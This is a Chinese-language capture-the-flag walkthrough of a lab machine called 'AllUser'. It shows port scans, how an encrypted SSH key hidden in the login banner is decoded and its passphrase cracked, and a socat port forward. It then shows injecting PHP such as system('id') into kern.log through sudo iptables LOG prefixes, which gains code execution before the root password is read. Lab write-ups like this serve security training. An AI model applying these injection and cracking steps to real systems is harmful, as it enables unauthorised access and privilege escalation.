Alluser By LingDong

靶机IP：172.16.16.28 Kali机器IP：172.16.16.250

端口扫描(NMAP)

1、NMAP全端口扫描结果

```
sudo nmap -sT --min-rate 10000 -p- 172.16.16.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 08:05 CST
Nmap scan report for 172.16.16.28
Host is up (0.0026s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:4F:60:EF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
```

2、NMAP详细扫描结果

```
sudo nmap -sT -sV -sC -O -p22 172.16.16.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 08:06 CST
Nmap scan report for 172.16.16.28
Host is up (0.00060s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
MAC Address: 08:00:27:4F:60:EF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux
5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
```

3、NMAP UDP端口扫描结果

```
sudo nmap -sU --top-ports 20 172.16.16.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 08:06 CST
```

```
Nmap scan report for 172.16.16.28
Host is up (0.00065s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown
MAC Address: 08:00:27:4F:60:EF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.43 seconds
```

通过扫描收集的信息靶机只开放了TCP22端口，这种给你情况我总结的经验是三方面入手。

1. 登录SSH看看baner信息；
2. 使用wireshark等工具，本地监听流量，是否有广播消息；
3. 通过手段检测靶机是否外联下载软件或脚本，想办法劫持。

SSH协议

```
┌──(kali㉿kali)-[~/Alluser]
└─$ ssh root@172.16.16.28
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000000662637279707400000018000001
028710c7b422cc65bdda5d950f0122703000000100000000100000033000000b7373682d6564323535313900000
20f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c08
95508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb986
2473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0
d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142
root@172.16.16.28's password:
```

发现一段字符串，大致看了一下，应该是十六进制
“6f70656e7373682d6b65792d7631000000000a6165733235362d637472000000066263727970740000001800000001028710c7b422cc65bdda5d950f0122703000000100000000100000033000000b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e60

59798be51fb9862473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142”
可能是ssh私钥、密码或者其他提示。

```
┌──(kali㉿kali)-[~/Alluser]
└─$ echo "6f70656e7373682d6b65792d7631000000000a6165733235362d637472000000066263727970740000001800000010287 10c7b422cc65bdda5d950f0122703000000100000000100000033000000b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142" | xxd -r -p
openssh-key-v1
aes256-ctrbcrypt░(q
                   {B,�[ﻣ�P�'3
                              ssh-ed25519
���z��)ddԳ��b�qx27��ȷ�E���9����G�������'u���#p������ﯥ������c)�'��V�`Yy����$s��D�m�frz��

#>� 9�R��_^��<��
H��04OQ���B�y���1�����HH�K��Љ7��w��B
```

简单转一下，发现openssh-key-v1字段，应该是私钥，拷打一下AI。

```python
import base64

hex_str = "6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000000662637279707400000018000000102871 0c7b422cc65bdda5d950f0122703000000100000000100000033000000b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142"

# 将十六进制转换为二进制
binary_data = bytes.fromhex(hex_str)

# 转换为 Base64
base64_data = base64.b64encode(binary_data).decode('ascii')

# 创建 OpenSSH 私钥文件内容
openssh_key = f"""-----BEGIN OPENSSH PRIVATE KEY-----
{base64_data}
-----END OPENSSH PRIVATE KEY-----"""

with open('private_key_openssh', 'w') as f:
    f.write(openssh_key)

print("OpenSSH私钥文件已创建: private_key_openssh")
```

常规操作就是解出公钥，得到用户名，使用私钥和用户登录，但是发现私钥有密码，使用ssh2john转一下，然后使用john跑一下。

```
┌──(kali㉿kali)-[~/Alluser]
└─$ ssh2john private_key_openssh > private_key_openssh_hash
cat private_key_openssh_hash
private_key_openssh:$sshng$6$16$28710c7b422cc65bdda5d950f0122703$274$6f70656e7373682d6b65792d
7631000000000a6165733235362d6374720000000662637279707400000018000000001028710c7b422cc65bdda5d95
0f0122703000000010000000010000000330000000b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3
c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e385237
0cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01bbc6ad72
7ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d487fd4cf30e194a64f13519
dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142$16$130

john private_key_openssh_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0123456          (private_key_openssh)
1g 0:00:00:11 DONE (2025-12-05 08:31) 0.08880g/s 42.62p/s 42.62c/s 42.62C/s lover..marie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到私钥密码为0123456,使用ssh-keygen -y -f id_rsa_formatted转出公钥得到用户名sandu

```
┌──(kali㉿kali)-[~/Alluser]
└─$ ssh-keygen -y -f id_rsa_formatted
Enter passphrase for "id_rsa_formatted":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPj5jnqmzylkZNSzx8pi9hRxeDI3pOLIt6JF7fe2Oa06
sandu@AllUser
```

ssh私钥登录

```
┌──(kali㉿kali)-[~/Alluser]
└─$ chmod 700 private_key_openssh
 ssh sandu@172.16.16.28 -i private_key_openssh
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000000662637279707400000018000000001
028710c7b422cc65bdda5d950f0122703000000010000000010000000330000000b7373682d6564323535313900000000
20f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c08
95508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb986
2473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0
d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142
Load key "private_key_openssh": error in libcrypto
sandu@172.16.16.28's password:
```

登录报错，以前有过相关经验，应该是私钥格式问题，标准的 OpenSSH 私钥应该每行 64 个字符（除了最后一行），也有人说不影响可以登录，但是我从来没有登录成功，格式化一下。

```
┌──(kali㉿kali)-[~/Alluser]
└─$ cat -A private_key_openssh_formatted
-----BEGIN OPENSSH PRIVATE KEY-----$
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAocQ$
```

```
x7QizGW92l2VDwEicDAAAAEAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIPj5jnqm$
zylkZNSzx8pi9hRxeDI3pOLIt6JF7fe2Oa06AAAAkIhHgvf7AOLZwIlVCOAHCCd1gu$
OFI3DMAa6yuZys3ozJwuPtlP1jKQOOFScQkO5WjmBZeYvlH7mGJHO+r0ShbQG7xq1y$
euID+wwjPv4gOdZSA6qoX16m4Tz84gxCbMOm2gd+oHUNOw1If9TPMOGUpk8TUZ3A1EL$
nea2P5TGMlozey0hIokvE0dCJN+TGd+yBQg==$
-----END OPENSSH PRIVATE KEY-----$
```

再次登录

```
┌──(kali㉿kali)-[~/Alluser]
└─$ ssh sandu@172.16.16.28 -i private_key_openssh_formatted
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
6f70656e7373682d6b65792d7631000000000a6165733235362d637472000000066263727970740000001800000001
028710c7b422cc65bdda5d950f01227030000000100000000100000033000000 0b7373682d6564323535313900000
20f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c08
95508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb986
2473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0
d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142
Enter passphrase for key 'private_key_openssh_formatted':
Linux AllUser 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  4 01:17:19 2025 from 172.16.16.250
sandu@AllUser:~$ ls -liah
total 396K
527363 drwx------ 3 sandu sandu 4.0K Dec  4 00:39 .
523265 drwxr-xr-x 7 root  root  4.0K Nov 22 08:37 ..
527400 lrwxrwxrwx 1 root  root     9 Nov 22 08:12 .bash_history -> /dev/null
527364 -rw-r--r-- 1 sandu sandu  220 Nov 22 08:08 .bash_logout
527365 -rw-r--r-- 1 sandu sandu 3.5K Nov 22 08:08 .bashrc
527366 -rw-r--r-- 1 sandu sandu  807 Nov 22 08:08 .profile
527367 drwx------ 2 sandu sandu 4.0K Nov 22 08:09 .ssh
527417 -rw-r--r-- 1 root  root    44 Nov 22 08:38 user.txt
sandu@AllUser:~$ cat user.txt
flag{user-ba1f2511fc30423bdbb183fe33f3dd0f}
sandu@AllUser:~$
```

提权

```
sandu@AllUser:~$ ss -ltnp
State                Recv-Q               Send-Q                              Local
Address:Port                             Peer Address:Port
LISTEN               0                    128                                     127.0.0.1:80
0.0.0.0:*
LISTEN               0                    128                                       0.0.0.0:22
0.0.0.0:*
LISTEN               0                    128                                          [::]:22
[::]:*
sandu@AllUser:~$ sudo -l
```


```
Matching Defaults entries for sandu on AllUser:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sandu may run the following commands on AllUser:
    (ALL) NOPASSWD: /usr/sbin/iptables
sandu@AllUser:~$ ls -liah /var/www/html
ls: cannot open directory '/var/www/html': Permission denied
sandu@AllUser:~$ ls -liah /var/www/
total 12K
133295 drwxr-xr-x  3 root     root     4.0K Apr  4  2025 .
130817 drwxr-xr-x 12 root     root     4.0K Nov 22 09:06 ..
133297 drwx------  2 www-data www-data 4.0K Nov 22 17:21 html
```

大致收集了一下信息，本地127.0.0.1开了80端口，/var/www/html web目录权限很严格，应该是藏东西了，可以无密码sudo /usr/sbin/iptables。
上传socat，转发一手端口。

```
./socat TCP4-LISTEN:8080,fork TCP4:127.0.0.1:80&
```

访问8080端口



Internal Core Log Checker

View Kernel Log (kern.log)

```
Dec  4 00:39:31 AllUser kernel: [    5.588097] e1000: enp0s3 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
Dec  4 00:39:31 AllUser kernel: [    5.589406] IPv6: ADDRCONF(NETDEV_CHANGE): enp0s3: link becomes ready
Dec  4 00:39:57 AllUser kernel: [   31.619546] usb 1-1: USB disconnect, device number 2
Dec  4 00:39:58 AllUser kernel: [   31.796060] e1000: enp0s3 NIC Link is Down
Dec  4 00:39:58 AllUser kernel: [   32.291034] usb 1-1: new full-speed USB device number 3 using ohci-pci
Dec  4 00:39:58 AllUser kernel: [   32.595496] usb 1-1: New USB device found, idVendor=80ee, idProduct=0021, bcdDevice= 1.00
Dec  4 00:39:58 AllUser kernel: [   32.595497] usb 1-1: New USB device strings: Mfr=1, Product=3, SerialNumber=0
Dec  4 00:39:58 AllUser kernel: [   32.595497] usb 1-1: Product: USB Tablet
Dec  4 00:39:58 AllUser kernel: [   32.595498] usb 1-1: Manufacturer: VirtualBox
Dec  4 00:39:58 AllUser kernel: [   32.617590] input: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:06.0/usb1/1-1/1-
1:1.0/0003:80EE:0021.0002/input/input9
Dec  4 00:39:58 AllUser kernel: [   32.618546] hid-generic 0003:80EE:0021.0002: input,hidraw0: USB HID v1.10 Mouse [VirtualBox
USB Tablet] on usb-0000:00:06.0-1/input0
Dec  4 00:40:04 AllUser kernel: [   37.844497] e1000: enp0s3 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
Dec  4 01:27:48 AllUser kernel: [ 2901.853094] TCP: request_sock_TCP: Possible SYN flooding on port 8080. Sending cookies.  Check
SNMP counters.
1
```

```
curl http://172.16.16.28:8080/?file=../../../../etc/passwd
curl http://172.16.16.28:8080/?file=index.php
```

尝试目录穿越读取敏感文件，都无效。目录爆破也没有结果。

```
┌──(kali㉿kali)-[~/Alluser]
└─$ sudo gobuster dir -r -u http://172.16.16.28:8080 --
wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,zip --db
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.16.16.28:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              zip,txt,php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 1108]
/server-status        (Status: 200) [Size: 7352]
Progress: 882244 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

我再想/var/log/kern.log是日志文件，sudo iptables应该能生成日志，于是继续拷打AI，AI的问法也有讲究，AI：我能运行iptables命令，能导致/var/log/kern.log变化吗?

```
# 先记录，再丢弃
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix "SSH-DROP: "
sudo iptables -A INPUT -p tcp --dport 22 -j DROP
```

于是写个 phpinfo()

```
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix "<?php phpinfo();?>"
```

发现能执行，看了一下id是www-data权限，之前web目录是www-data，不允许看，尝试ls -liah，

```
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix '<?php system("id"); ?>'
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix '<?php system("ls -liah"); ?>'

//curl http://172.16.16.28:8080/?file=kern.log

Dec 4 01:59:02 AllUser kernel: [ 4776.007671] total 20K 131679 -rw-r--r-- 1 root root 21 Nov
22 08:45 --help root password 133297 drwx------ 2 www-data www-data 4.0K Nov 22 17:21 .
133295 drwxr-xr-x 3 root root 4.0K Apr 4 2025 .. 131694 -rw-r--r-- 1 www-data www-data 1.7K
Nov 22 09:06 index.php 131687 -r--r--r-- 1 root root 1.5K Dec 4 01:59 kern.log IN=enp0s3 OUT=
MAC=08:00:27:4f:60:ef:08:00:27:b4:a1:05:08:00 SRC=172.16.16.250 DST=172.16.16.28 LEN=52
TOS=0x18 PREC=0xA0 TTL=64 ID=64287 DF PROTO=TCP SPT=50542 DPT=22 WINDOW=64 RES=0x00 ACK
URGP=0 1
```

有个“--help root password”，于是各种读取都失败了。

```
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix '<?php system("cat *"); ?>'
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix '<?php system("tac *"); ?>'
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix '<?php system("head index.php");
?>'
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix '<?php file_get_contents("--help
root password"); ?>'
```

最后实在没有办法了，准备先上班干活，突然想到这是个web目录啊，http能直接访问，被自己蠢哭了。

```
┌──(kali㉿kali)-[~/Alluser]
└─$ curl http://172.16.16.28:8080/--help%20root%20password
GLgxSXMQJXMgKvqVM41r
```

转到root

```
sandu@AllUser:~$ su root
Password:
root@AllUser:/home/sandu# cd /root
root@AllUser:~# ls
root.txt
root@AllUser:~# cat root.txt
flag{root-df31759540dc28f75a20f443a19b1148}
root@AllUser:~#
```

2025年12月5日 by LingDong